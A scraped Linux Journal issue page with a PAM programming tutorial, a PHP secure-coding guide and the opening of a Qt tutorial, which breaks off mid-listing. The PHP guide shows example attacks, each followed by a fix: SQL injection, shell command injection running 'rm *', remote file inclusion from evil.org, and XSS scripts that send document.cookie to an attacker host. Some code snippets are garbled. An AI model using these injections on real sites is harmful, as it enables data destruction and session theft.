[Advanced search](#)

Linux Journal Issue #102/October 2002

MAP WIRES IN WALLS WITH A SOUND CARD
LINUX JOURNAL
The right secure Linux for your small business server?
EnGarde 1.2
Even more SECURE than usual LINUX
DEVELOPING SECURE applications with PAM
TURN YOUR WEBCAM into a motion detector
CODING WITH Qt, Part II
SECURING CLUSTERS: DSM
PHP APPS: secure from the ground up
How to Keep Out Intruders

Archive Index

Advanced search

Securing Applications on Linux with PAM

Savio Fernandes

KLM Reddy

Issue #102, October 2002

The basic concepts of PAM (Pluggable Authentication Module), developing a PAM-enabled application, a PAM authentication module and writing the PAM configuration file.

Securing Applications on Linux with PAM

The basic concepts of PAM (Pluggable Authentication Module), developing a PAM-enabled application and writing the PAM configuration file.

by Savio Fernandes and KLM Reddy

Authentication is a mechanism that verifies whether an entity is who it claims to be. On a Linux system, applications, such as su, passwd or login, are used to authenticate users before they are given access to the system's resources.

On almost all Linux distributions, user information is stored in /etc/passwd. This is a text file that contains the user's login, the encrypted password, a unique numerical user ID (called the uid), a numerical group ID (called the gid), an optional comment field (usually containing such items as the user's real name, phone number, etc.), the home directory and the preferred shell. A typical entry in /etc/passwd looks something like this:

```
aztec:K52xi345vMO:900:900:Aztec
software,Bangalore:/home/aztec:/bin/bash
```

In reality, though, if you look at your /etc/passwd, it's likely that you actually see something like this:

```
aztec:x:900:900:Aztec
software,Bangalore:/home/aztec:/bin/bash
```

Where did the encrypted password go?

The /etc/passwd file is readable by all users, making it possible for any user to get the encrypted passwords of everyone on the system. Though the passwords are encrypted, password-cracking programs are widely available. To combat this growing security threat, shadow passwords were developed.

When a system has shadow passwords enabled, the password field in /etc/passwd is replaced by an “x”, and the user's real encrypted password is stored in /etc/shadow. Because /etc/shadow is only readable by the root user, malicious users cannot crack their fellow users' passwords. Each entry in /etc/shadow contains the user's login, their encrypted password and a number of fields relating to password expiration. A typical entry looks like this:

```
  aztec:/3GJajkg1o4125:11009:0:99999:7:::
```

In the initial days of Linux, when an application needed to authenticate a user, it simply would read the necessary information from /etc/passwd and /etc/shadow. If it needed to change the user's password, it simply would edit /etc/passwd and /etc/shadow.

This method, though simple, is a bit clumsy and presents numerous problems for system administrators and application developers. Each application requiring user authentication has to know how to get the proper information when dealing with a number of different authentication schemes. Thus the development of the privilege-granting application software is linked tightly to the authentication scheme. Also, as new authentication schemes emerge, the old ones become obsolete. In other words, if a system administrator wants to change the authentication scheme, the entire application must be recompiled.

To overcome these shortcomings, we need to come up with a flexible architecture that separates the development of privilege-granting software from the development of secure and appropriate authentication schemes. The Linux Pluggable Authentication Module (PAM) is such an architecture, and it successfully eliminates the tight coupling between the authentication scheme and the application.

From the perspective of the application programmer, PAM takes care of this authentication task and verifies the identity of the user. From the perspective of the system administrator, there is the freedom to stipulate which authentication scheme is used for any PAM-aware application on a Linux system.




Figure 1. The PAM Ecosystem

Figure 1 shows the four major components of the PAM Ecosystem. The first component is the PAM Library, which provides the necessary interface and functions required for developing PAM-aware applications and modules.

Second is the PAM-Enabled Application, an application that provides some service. It also may need to authenticate the user before granting service. To perform the authentication step, the application interfaces with the Linux-PAM library and invokes whatever authentication services it requires. The application knows none of the specifics of the configured authentication method. The application is required to provide a “conversation” function, which allows the loaded authentication module to communicate directly with the application and vice versa.

The Pluggable Authentication Module is the third component and is a binary that provides support for some (arbitrary) authentication method. When loaded, modules can communicate directly with the application, through the application-provided “conversation” function. Textual information, required from (or offered to) the user, can be exchanged through the use of the application-supplied “conversation” function.

The final component is the PAM Configuration File. It is a text file where the system administrator can specify which authentication scheme is used for a particular application. On the Linux system, this configuration information can be stored either in a file under the /etc/pam.d folder or as a line in the /etc/conf configuration file. The PAM configuration file is read when the application initializes the PAM library. The PAM library then loads the corresponding authentication modules configured to support the authentication scheme specified for a particular module.

Developing a Linux PAM-Enabled Application

To PAM-enable an application, we need to invoke the appropriate authentication routines in the PAM library. We also need to provide a "conversation function" that the module can use to communicate directly with the application.

The authentication routines of the PAM API consist of the following three primary functions:

1. pam_start(): the first of the PAM functions that must be called by an application. It initializes the PAM library, reads the PAM configuration file and loads the desired authentication modules in the order in which they are mentioned in the configuration file. It returns a handle to the PAM library that the application can make use of for all further interactions with the library.
2. pam_end(): the last function an application should call in the PAM library. Upon its return, the handle to the PAM library is no longer valid, and all memory associated with it will be invalidated.
3. pam_authenticate(): this function serves as an interface to the authentication mechanisms of the loaded modules. It is called by the application when it needs to authenticate a user who is requesting service.

In addition to the authentication routines, the PAM API also provides the following functions, which the application can invoke:

- pam_acct_mgmt(): checks whether the current user's account is valid.
- pam_open_session(): begins a new session.
- pam_close_session(): closes the current session.
- pam_setcred(): manages user credentials.
- pam_chauthtok(): changes the user's authentication token.
- pam_set_item(): writes state information for the PAM session.
- pam_get_item(): retrieves state information for PAM session.
- pam_strerror(): returns an error string.

These PAM API routines are made available to the application by the security/pam_appl.h interface.

The conversation function facilitates direct communication between a loaded module and the application. It typically provides a means for the module to prompt the user for a user name, password and so on. The signature of the conversation function, conv_func, is as follows:

```
int conv_func (int,const struct pam_message **,
                struct pam_response **,void *);
```

The loaded authentication module prompts the application for some input via the pam_message structure. The application sends the requested information to the module through the pam_response structure.

But, how does the module get a pointer to the conversation function? The answer is the conversation structure: struct pam_conv. The conversation structure needs to be initialized by the application with the pointer to the conversation function. After initialization, the conversation structure is passed as an argument to the PAM library during the call to pam_start(). Using this pointer, the module can then begin communication with the conversation function.

Putting Them Together

Now, let's develop an application that returns the current time. This application is one that is required to authenticate the user before providing service.

First, include the necessary headers. The header file security/pam_appl.h is the interface to the PAM API. Then, initialize the conversation structure:

```
static struct pam_conv conv = {
        my_conv,        //function pointer to the
                        //conversation function
        NULL
};
```

Then write the main() method. To do this, first load the PAM library. We know that an application needs to call the methods in the PAM library in order to delegate the required authentication tasks. But how does the application get a handle to the PAM library, libpam? A call to pam_start() initializes the libpam with the service_name of the application requiring the authentication service, the user name of the individual to be authenticated and a pointer to the pam_conv structure. This function returns a handle to the libpam, *pamh, that provides continuity for successive calls to the PAM library:

```
pam_handle_t *pamh = NULL;
int retval = 0;
retval =  pam_start("check_user",NULL,&conv,&pamh);
if(retval != PAM_SUCCESS)
        exit(0);
```

If we do not want to pass the user name to pam_start(), we can pass NULL. The loaded authentication module then will prompt the user for it at a later point in time with the conversation function.

The second step in writing the main() method is to authenticate the user. Now comes the moment of truth where we decide whether the user is who he claims to be. How do we discover this? The function pam_authenticate() serves as an interface to the authentication mechanisms of the loaded modules. It verifies the user name and password supplied by the user by interacting with the appropriate authentication module. It returns PAM_SUCCESS on success, and if there is no match, some error value indicating the nature of failure is returned:

```
retval = pam_authenticate(pamh,0);
if(retval == PAM_SUCCESS)
        printf("%s\n","Authenticated.");
else
        printf("%s\n","Authentication Failed.");
```

You may notice we pass the handle pamh, which we have obtained from the earlier call to pam_start().

The third step in this process is providing access to the desired service. Now that the user is authenticated, he will be provided with access to the requested service. As an example, our service displays the current time:

```
return current_time();
```

Finally, unload the PAM library. After the user has finished using the application, the PAM library needs to be unloaded. Also, the memory associated with the handle pamh needs to be invalidated. We achieve this with a call to pam_end():

```
int pam_ status = 0; if(pam_end(pamh,pam_status) !=
PAM_SUCCESS) { pamh = NULL;
        exit(1);
}
```

The value is taken by the second argument to pam_end(). pam_status is used as an argument to the module-specific callback function, cleanup(). In this way, the module can perform any last-minute tasks that are appropriate to the module before it is unlinked. On successful return of the function, all memory associated with the handle pamh is released.

Provide the Conversation Function

The implementation of a basic conversation function is shown in Listing 1.

Listing 1. A Basic Conversion Function

The arguments of a call to the conversation function concern the information exchanged by the module and the application. That is, num_msg holds the length of the array of the pointer, msg. After a successful return, the pointer *resp points to an array of pam_response structures, holding the application-supplied text.

The message-passing structure (from the module to the application) is defined by security/pam_appl.h as:

```
struct pam_message {
    int msg_style;
    const char *msg;
};
```

The point of having an array of messages is that it becomes possible to pass a number of things to the application in a single call from the module. Valid choices for msg_style are:

- PAM_PROMPT_ECHO_OFF: obtains a string without echoing any text (e.g., password).
- PAM_PROMPT_ECHO_ON: obtains a string while echoing text (e.g., user name).
- PAM_ERROR_MSG: displays an error.
- PAM_TEXT_INFO: displays some text.

The response-passing structure (from the application to the module) is defined by including security/pam_appl.h as:

```
struct pam_response {
    char *resp; int resp_retcode;
};
```

Currently, there are no definitions for resp_retcode values; the normal value is 0.

Compiling and Linking

Compile the application using the following command:

```
gcc -o azapp azapp.c -lpam -L/usr/azlibs
```

The folder /usr/azlibs should be the one that typically contains the Linux-PAM library modules, which are libpam.so. This library file contains the definitions for the functions that were declared in pam_appl.h.

Developing the Pluggable Authentication Module (PAM)

When faced with the task of developing a module, we first need to be clear about the type of module we want to implement.

Modules may be grouped into four independent management types: authentication, account, session and password. To be properly defined, a module must define all functions within at least one of those four management groups.

Use the function pam_sm_authenticate() to implement an authentication module, which does the actual authentication. Then use pam_sm_setcred(). Generally, an authentication module may have access to more information about a user than their authentication token. This second function is used to make such information available to the application. It should only be called after the user has been authenticated but before a session has been established.

For account management model implementation, pam_sm_acct_mgmt() is the function that performs the task of establishing whether the user is permitted to gain access at this time. The user needs to be previously validated by an authentication module before this step.

The session management module commences a session with a call to pam_sm_open_session().

When a session needs to be terminated, the pam_sm_close_session() function is called. It should be possible for sessions to be opened by one application and closed by another. This either requires that the module uses only information obtained from pam_get_item() or that information regarding the session is stored in some way by the operating system (in a file for example).

Finally, pam_sm_chauthtok() implements the password management module and is the function used to (re-)set the authentication token of the user (change the user password). The Linux-PAM library calls this function twice in succession. The authentication token is changed only in the second call, after it verifies that it matches the one previously entered.

In addition to these module functions, the PAM API also provides the following functions, which the module can invoke:

- pam_set_item(): writes state information for the PAM session.
- pam_get_item(): retrieves state information for the PAM session.
- pam_strerror(): returns an error string.

The PAM API functions needed for module development are made available to the module via the security/pam_modules.h interface.

Putting Them Together

Now, let's develop a module that performs authentication management. For this we need to implement the functions in the authentication management group. Start by including the necessary headers. The header file security/pam_modules.h is the interface to the Linux-PAM library.

Next, authenticate the user; Listing 2 shows a basic implementation of the pam_sm_authenticate(). The purpose of this function is to prompt the application for a user name and password and then authenticate the user against the password encryption scheme.

Listin2. A Basic Implementation of pam_sm_authenticate()

Obtaining the user name is achieved via a call to pam_get_user(), if the application hasn't already supplied the password during a call to start_pam().

Once we get the user name, we need to prompt the user for his authentication token (in this case the password) by calling _read_password(). This method reads the user's password by interacting with the application-provided conversation function.

In _read_password() we first set the appropriate data in the pam_message struct array to be able to interact with the conversation function:

```
struct pam_message msg[3], *pmsg[3];
struct pam_response *resp;
int i, replies;
/* prepare to converse by setting appropriate */
/* data in the pam_message struct array */
pmsg[i] = &msg[i];
msg[i].msg_style = PAM_PROMPT_ECHO_OFF;
msg[i++].msg = prompt1;
replies = 1;
```

Now call the conversation function expecting *i* responses from the conversation function:

```
retval = converse(pamh, ctrl, i, pmsg, &resp);
```

The converse() function basically is a front end for the module to the application-supplied conversation function.

Finally, a call to _verify_password(). The _verify_password() method essentially verifies the user's credentials according to the appropriate cryptographic scheme.

Setting the User Credentials

Generally, an authentication module may have access to more information about a user than what is contained in their authentication token. The pam_sm_setcred function is used to make such information available to the application. A basic implementation of the pam_sm_setcred is shown in Listing 3. In this sample implementation of this function, we simply make available to the application the return code of the call to pam_sm_authenticate().

Listing 3. A Basic Implementation of pam_sm_setcred

Conversing with the Application

The converse() function acts as a front end for module-application conversations. A sample implementation of converse() is shown in Listing 4.

Listing 4. A Sample Implementation of converse()

The pointer to the conversation function is obtained using pam_get_item(pamh,PAM_CONV,&item). Using the pointer, the module now can start communicating directly with the application.

Taking Care of Statically Loaded Modules

Modules may be statically linked to libpam. In fact, this should be true of all the modules distributed with the basic PAM distribution. To be statically linked, a module needs to export information about the functions it contains in a manner that does not clash with other modules.

The extra code necessary to build a static module should be delimited with **#ifdef PAM_STATIC** and **#endif**. The static code should define a single structure, struct pam_module. This is called _pam_*modname*_modstruct, where *modname* is the name of the module used in the filesystem, minus the leading directory name (generally /usr/lib/security/) and the suffix (generally .so).

```
#ifdef PAM_STATIC
struct pam_module _pam_unix_auth_modstruct = {
    "pam_unix_auth",
    pam_sm_authenticate,
    pam_sm_setcred,
    NULL,
    NULL,
    NULL,
    NULL,
};
#endif
```

Now our module is ready to be compiled as static or dynamic. Compile the module using the following command:

```
gcc -fPIC -c pam_module-name.c
ld -x --shared -o pam_module-name.so pam_module-name.o
```

Securing the Application: the PAM Configuration File

The local configuration of those aspects of system security controlled by Linux-PAM is contained in one of two places, either the single system file (/etc/pam.conf) or the /etc/pam.d/ directory.

A general configuration line of the /etc/pam.conf file has the form: *service-name module-type control-flag module-path arguments*.

We can also specify the PAM configuration for an application in a separate file in the /etc/pam.d folder, in which case the configuration file has the form: *module-type control-flag module-path arguments*. The *service-name* becomes the name of the configuration file. Frequently the service-name is the conventional name of the given application, for example, azServer.

Module Type

Four module types exist: auth, account, session and password.

- auth: determines whether the user is who he claims to be, usually done with a password, but may be determined by a more sophisticated means, such as biometrics.
- account: determines whether the user is allowed to access the service, whether his passwords have expired and so on.
- password: provides a mechanism for the user to change his authentication token. Again, this is usually his password.
- session: things that should be done before and/or after the user is authenticated. This might include things such as mounting/unmounting the user home directory, logging the login/logout and restricting/ unrestricting the services available to the user.

In addition, there are four control flags: required, requisite, sufficient and optional.

- Required: indicates that the success of the module is required for the module-type facility to succeed. Failure of this module will not be apparent to the user until all of the remaining modules (of the same module type) have been executed.
- Requisite: same as required, except that in the case of a module failure, it directly returns the result to the application.
- Sufficient: if this module has succeeded and all previous required modules have succeeded, then no more subsequent required modules are invoked.
- Optional: marks the module as not critical to the success or failure of the user's application for service. Its value is taken into consideration only in the absence of any definite successes or failures of previous or subsequent stacked modules.

The pathname of the dynamically loadable object file (the pluggable module itself) is the module path. If the first character of the module path is /, it is assumed to be a complete path. If this is not the case, the given module path is appended to the default module path, /usr/lib/security.

The arguments are a list of tokens passed to the module when it is invoked, much like arguments to a typical Linux shell command. Generally, valid arguments are optional and specific to any given module.

Finally, to write the configuration file, edit the /etc/pam.conf file to add the following line of code:

```
check_user  auth  required  /lib/security/pam_unix.so
```

This indicates that for the service-names, check_user and auth module-type are required. The module to be loaded to support this authentication method is pam_unix.so, which is found in the directory /lib/security/.

Resources

Conclusion

With Linux-PAM, you are not limited to any particular authentication scheme; you are limited only by what you can think of.

Savio Fernandes (savferns21@yahoo.com) works for Aztec Software and Technologies Ltd. as a software developer. He is a Linux enthusiast and has worked on the security architectures of Linux. In his free time he plays the synthesizer and soccer.

KLM Reddy (klmreddy@yahoo.com) has a BTECH from the Indian Institute of Technology. He also works for Aztec Software and Technologies Ltd. as a software developer. He is a cryptography enthusiast and has worked on a number of cryptographic algorithms. In his free time he plays kabaddi and watches movies.

Archive Index Issue Table of Contents

Advanced search

Programming PHP with Security in Mind

Nuno Loureiro

Issue #102, October 2002

Writing code that prevents some common types of attacks is rather easy—here are some guidelines.

From time to time, you will find a security advisory about some major web application on security mailing lists. Most of the time, the problem is fixed easily. The errors often occur because the author had five minutes to do his application while his boss was yelling at him, or was distracted when developing it or simply did not have enough practice in programming secure web applications.

Writing a secure web application is not an easy task, because the real problem is not a matter of knowledge but one of practice. It is a good idea to keep some tips in mind when programming. To help memorize them, you should understand how and why they are so important. Then you can start to change your programming practices in the future. Knowledge of the most common threats and respective modes of attack can go a long way toward increasing security.

This article provides a basis for understanding secure programming with PHP and gives a broader view of the subject. You should keep in mind that these guidelines identify only the most common threats and how to avoid them, reducing the risk of security compromise at the same time.

The basic rule for writing a secure application is: *never trust user input*. Poorly validated user input constitutes the most severe security vulnerabilities in any web application. In other words, input data should be considered guilty unless proven innocent.

Global Variable Scope

PHP versions prior to 4.2.0 registered by default all kinds of external variables in the global scope. So no variable could be trusted, whether external or internal.

Look at the following example:

```
<?php
    if (authenticate_user()) {
        $authenticated = true;
    }
    ...

    if (!$authenticated) {
        die("Authorization required");
    }
?>
```

If you set $authenticated to 1 via GET, like this:

```
http://example.com/admin.php?authenticated=1
```

you would pass the last "if" in the previous example.

Thankfully, since version 4.1.0, PHP has deprecated register_globals. This means that GET, POST, Cookie, Server, Environment and Session variables are no longer in the global scope anymore. To help users build PHP applications with register_globals off, several new special arrays exist that are automatically global in any scope. They include $_GET, $_POST, $COOKIE, $_SERVER, $_ENV, $_REQUEST and $_SESSION.

If the directive register_globals is on, do yourself a favor and turn it off. If you turn it off and then validate all the user input, you made a big step toward secure programming. In many cases, a type casting is sufficient validation.

Client-side JavaScript form checks do not make any difference, because an attacker can submit any request, not only one that is available on the form. Here is an example of what this would look like:

```
<?php
    $_SESSION['authenticated'] = false;
    if (authenticate_user()) {
        $_SESSION['authenticated'] = true;
    }
    ...
    if (!$_SESSION['authenticated']) {
        die("Authorization required");
    }
?>
```

Database Interactions

Most PHP applications use databases, and they use input from a web form to construct SQL query strings. This type of interaction can be a security problem.

Imagine a PHP script that edits data from some table, with a web form that POSTs to the same script. The beginning of the script checks to see if the form was submitted, and if so, it updates the table the user chose.

```
<?php
    if ($update_table_submit) {
        $db->query("update $table set name=$name");
    }
?>
```

If you do not validate the variable $table that came from the web form, and if you do not check to see if the $update_table_submit variable came from the form (via **$POST['update_table_submit']**), you can set its value via GET to whatever you want. You could do it like this:

```
http://example.com/edit.php?update_table_submit
=1&table=users+set+password%3Daaa
+where+user%3D%27admin%27+%23
```

which results in the following SQL query:

```
update users set password=aaa
  where user="admin" # set name=$name
```

A simple validation for the $table variable would be to check whether its content is alphabetical only, or if it is only one word (**if (count(explode("",$table)) { ... }**).

Calling External Programs

Sometimes we need to call external programs (using system(), exec(), popen(), passthru() or the back-tick operator) in our PHP scripts. One of the most dangerous security threats is calling external programs if the program name or its arguments are based on user input. In fact, the PHP manual page for most of these functions includes a note that warns: “If you are going to allow data coming from user input to be passed to this function, then you should be using escapeshellarg() or escapeshellcmd() to make sure that users cannot trick the system into executing arbitrary commands.”

Imagine the following example:

```
<?php
    $fp = popen('/usr/sbin/sendmail -i '. $to, 'w');
?>
```

The user can control the content of the variable $to above in the following manner:

```
http://example.com/send.php?$to=evil%40evil.org+
%3C+%2Fetc%2Fpasswd%3B+rm+%2A
```

The result of this input would be running this command:

```
/usr/sbin/sendmail -i evil@evil.org
/etc/passwd; rm *
```

A simple solution to resolve this security problem is:

```
<?php
    $fp = popen('/usr/sbin/sendmail -i '.
                escapeshellarg($to), 'w');
?>
```

Better than that, check whether the content in the $to variable is a valid e-mail address, with a **regexp**.

File Upload

User-uploaded files also can be problematic because of the way PHP handles them. PHP will define a variable in the global scope that has the same name as the file input tag in the submitted web form. Then, it will create this file with the uploaded file content, but it will not check whether the filename is valid or is the uploaded file.

```
<?php
    if ($upload_file && $fn_type == 'image/gif' &&
            $fn_size < 100000) {
        copy($fn, 'images/');
        unlink($fn);
    }
?>
<form method="post" name="fileupload"
 action="fupload.php" enctype="multipart/form-data">
File: <input type="file" name="fn">
<input type="submit" name="upload_file"
 value="Upload">
```

A malicious user could create his own form specifying the name of some other file that contains sensitive information and submit it, resulting in the processing of that other file. For example,

```
<form method="post" name="fileupload"
 action="fupload.php">
<input type="hidden" name="fn"
 value="/var/www/html/index.php">
<input type="hidden" name="fn_type"
value="text">
<input type="hidden" name="fn_size"
value="22">
<input type="submit" name="upload_file"
 value="Upload">
```

The above input would result in moving the file /var/www/html/index.php to images/.

A solution for this problem is to use move_uploaded_file() or is_uploaded_file(). However, there are some other problems with user-uploaded files. Imagine that you have a web application that lets users upload images smaller than 100Kb. In this case, even using move_uploaded_file() or is_uploaded_file() would not solve the problem. The attacker still could submit his form specifying the file size, as in the prior example. The solution here is to use the super-global array $_FILES to check user uploaded file information:

```
<?php
    if ($upload_file &&
        $_FILES['fn']['type'] ==
'image/gif
        $_FILES['fn']['size'] < 100000) {
            move_uploaded_file(
                $_FILES['fn']['tmp_name'],
                'images/');
    }
?>
```

Include Files

In PHP you can include local or remote files by using include(), include_once(), require() and require_once(). This is a good feature, because it allows you to have separate files for classes, reused code and so on, increasing the maintainability and readability of your code.

The concept of including remote files is dangerous in itself, though, because the remote site could be compromised or the network connection could be spoofed. In either scenario, you are injecting unknown and possibly hostile code directly into your script.

Including files presents some other problems, especially if you include files whose filename or path is based on user input. Imagine a script that includes several HTML files and displays them in the proper layout:

```
<?php
include($layout);
?>
```

If someone were to pass the $layout variable through GET, you probably can figure out what the consequences might be:

```
http://example.com/leftframe.php?layout=/etc/passwd
```

or

```
http://example.com/leftframe.php?layout=
http://evil.org/nasty.html
```

where nasty.html contains a couple lines of code, such as:

```
<?php
    passthru('rm *');
    passthru('mail
?>
```

To avoid this possibility, you should validate the variable you use in include(), perhaps with a **regexp**.

Cross-Site Scripting

Cross-site scripting (CSS) has been receiving a great deal of press attention. A simple search in the BugTraq mail archives retrieved 15 different reports from June 2002 alone, about cross-site scripting vulnerabilities in several applications.

This kind of attack works directly against the users of your site. It does this by tricking the victim into making a specific and carefully crafted HTTP request. This can happen through a link in an HTML e-mail message, in a web-based forum or embedded in a malicious web page. The victim may not know he is making such a request, if the link is embedded into a malicious web page for example, and the attack may not even require user facilitation. That is, when the user's browser receives the page requested, the malicious script is parsed and executed in the security context of the user.

Modern client-side scripting languages also can execute a number of functions that can be dangerous. Although, for example, JavaScript allows only the originating site to access its own private cookies, the attacker can bypass such a restriction by taking advantage of poorly coded scripts.

The common scenario for CSS attacks is when a user is logged in to a web application and has a valid session stored in a session cookie. The attacker constructs a link to the application from an area of the application that doesn't check user input for validity. It essentially processes what the victim requests and returns it.

Here is an example of such a scenario to illustrate my point. Imagine a web-mail application that blindly prints the mail subject in a mailbox list, like this:

```
<?php
    ...
    echo "<TD> $subject </TD>";
?>
```

In this case, an attacker could include JavaScript code in an e-mail subject, and it would be executed in the user's browser when he opens the mailbox.

This vulnerability then can be used to steal a user's cookies and allow the attacker to take over the user's session, by including JavaScript code like this:

```
<script>
self.location.href=
"http://evil.org/cookie-grab.html?cookies="
+escape(document.cookie)
</script>
```

When the user opens the mailbox, he will be redirected to the URL specified in the JavaScript code, which includes the victim's cookie. The attacker then simply needs to check his web server logs to know the victim's session cookie.

A vulnerability could be fixed by using htmlspecialchars() when printing variables. htmlspecialchars() converts special characters to HTML entities, meaning it will convert the < and > characters from the <script> tag to their respective entities, &lt and &gt. When the victim's browser parses the page, it will not do anything dangerous because &lt;script&gr; means simple text to the browser.

So, a possible solution for this type of attack is:

```
<?php
    ...
    echo "<TD> ".htmlspecialchars($subject)."
</TD>";
?>
```

Another common scenario involves printing variables blindly to a hidden input section of a web form:

```
<input type="hidden" name="page"
 value="<?php echo $page; ?>">
```

Consider the following URL:

```
http://example.com/page.php?page=">
<script>self.location.href="http://evil.org/
css-attack.html?cookies="
+escape(document.cookie)</script>
```

If the attacker can get us to select a link such as this one, it is possible that our browser will be redirected to the attacker's site, as in the previous example. But because the variable $page is integer, you could cast it or use the PHP function intval() to avoid this problem:

```
<input type="hidden" name="page"
 value="<?php echo intval($page); ?>">
```

Again, to avoid this kind of attack you always should perform user validation or insure that user-submitted data always is HTML-escaped before displaying it.

Conclusions

I hope these guidelines help you have more secure web applications. The big lessons here are never trust user input, never trust variables that are passed between scripts (as through GET), never trust variables that came from a web form and never trust a variable if is not initialized in your script. If you cannot initialize a variable in your script, be sure to validate it.

Nuno Loureiro is a cofounder of Ethernet, lda (www.eth.pt). He has been programming PHP for over three years and has coordinated several big web applications. He likes climbing and trekking and can be reached at nuno@eth.pt.

Coding between Mouse and Keyboard, Part II

Patricia Jung

Issue #102, October 2002

Version 3.0 of the Qt toolkit promises to make GUI programming even easier. In the previous issue we created the GUI of a tiny text editor using the Qt Designer. This time we add missing functionality and translate the application into lanugages other than English.

In Part I of this series [*LJ*, September 2002] we created the GUI of a tiny text editor using Qt Designer. Now, we add missing functionality and translate the application into other languages by using our favourite editor along with make and the g++ C++ compiler, and use Qt Linguist as an attractive working environment during translation.

We use the new qmake utility to write the Makefile for our Qt application; qmake outdates tmake, a Perl tool widely used with older Qt versions.

Our editor GUI already closes windows and the entire application, but we still lack a user dialog that asks whether the old data should be saved or discarded or whether the user wants to stay with the old file. The New, Save and Save As actions do nothing right now, but everything else was completed. The GUI already supports copy, cut and paste, undo and redo. It can switch font characteristics to italic, bold, underlined and any combination of the three. These QTextEdit actions already can be tested in the Qt Designer preview. The About entry in the Help menu will be fully functional as soon as we compile the GUI into a C++ program.

We could write the remaining functions using Qt Designer's built-in code editor. As there are no means to compile the project within the Designer, however, using one's favourite text editor is faster.

Rolling out a Project

Now that we have the user interface ready in a ui file for the interface description, and a ui.h file containing the code already written, it's time to implement the remaining functionality. First we have to convert the XML to C++ with the User Interface Compiler, uic, but using qmake we don't need to worry about this detail. Let's feed it the project file generated by the Designer:

```
qmake -o Makefile lj-article.pro
```

A Makefile is created with a subdirectory named .ui that is supposed to store the C++ code generated from the ljeditor.ui and ljeditor.ui.h files. If this fails and you are asked to set the QMAKEPATH, set this variable to the mkspecs subdirectory of your Qt installation, which describes your operating system and compiler. For example:

```
QMAKEPATH=$QTDIR/mkspecs/linux-g++
export QMAKEPATH
```

Depending on where you have installed Qt, make sure that the search path contains the $QTDIR/bin directory of the used Qt version.

To generate the C++ files simply type:

```
make .ui/ljeditor.h
make .ui/ljeditor.cpp
```

If problems arise, check the environment variables QTDIR, PATH and LD_LIBRARY_PATH. The first one should point to the directory parenting the Qt 3.0 subdirectories lib and include. The directories where uic, qmake and designer live should be included in the path, and $QTDIR/lib should be added to the linker path.

Editing the two generated files means the changes are lost when the ui file is moved to the Designer and a new conversion round becomes necessary. So, we derive a subclass from ljeditor and add our changes to it instead of to ljeditor.

uic offers the command-line switches -subdecl classname and -subimpl classname to build the appropriate code skeletons. With

```
uic -o editor.h -subdecl Editor .ui/ljeditor.h \
ljeditor.ui
```

we obtain editor.h, the header file for the new Editor subclass. On the other hand (mind the argument header file), the following line creates the implementation skeleton in editor.cpp:

```
uic -o editor.cpp -subimpl Editor editor.h \
ljeditor.ui
```

These new files need to be added to the project file by adding two lines:

```
HEADERS += editor.h
SOURCES += editor.cpp
```

to lj-article.pro. Or you could start Qt Designer, open the project file and add them via Project®Add File. Remember to set the File type to C++ Files, otherwise the file dialog won't find them). If you like the text editor included in the Designer, you even might edit them there.

The subclass code generated by uic always includes skeletons for all functions present in the parent class. Thus, it's a good idea to delete the declarations and function skeletons of all functions that you don't plan to re-implement in the subclass. Remove the lines:

```
void fileExit();
void helpAbout();
void fileClose();
```

from editor.h and the relevant code skeletons from editor.cpp, which look like:

```
void Editor::fileExit()
{
   qWarning( "Editor::fileExit() "
             "not yet implemented!" );
}
```

For a complete program we still need a main() function. We may write it by hand, but Qt Designer can help you a little. Choose File®New®C++ Main-File (main.cpp) from the menu and the subsequent dialog.

The dialog shown in Figure 1 asks us to name the main file (we choose ljedit.cpp) and the main widget. Designer does not provide the Editor subclass here; thus we don't really have a choice and choose ljeditor.




Figure 1. Configuring the main File

Choosing this name means we have to correct the generated code. Instead of ljeditor.h, we include editor.h, and instead of creating a new object of the ljeditor class, we need an Editor one. Now our ljedit.cpp should look like this:

```
#include <qapplication.h>
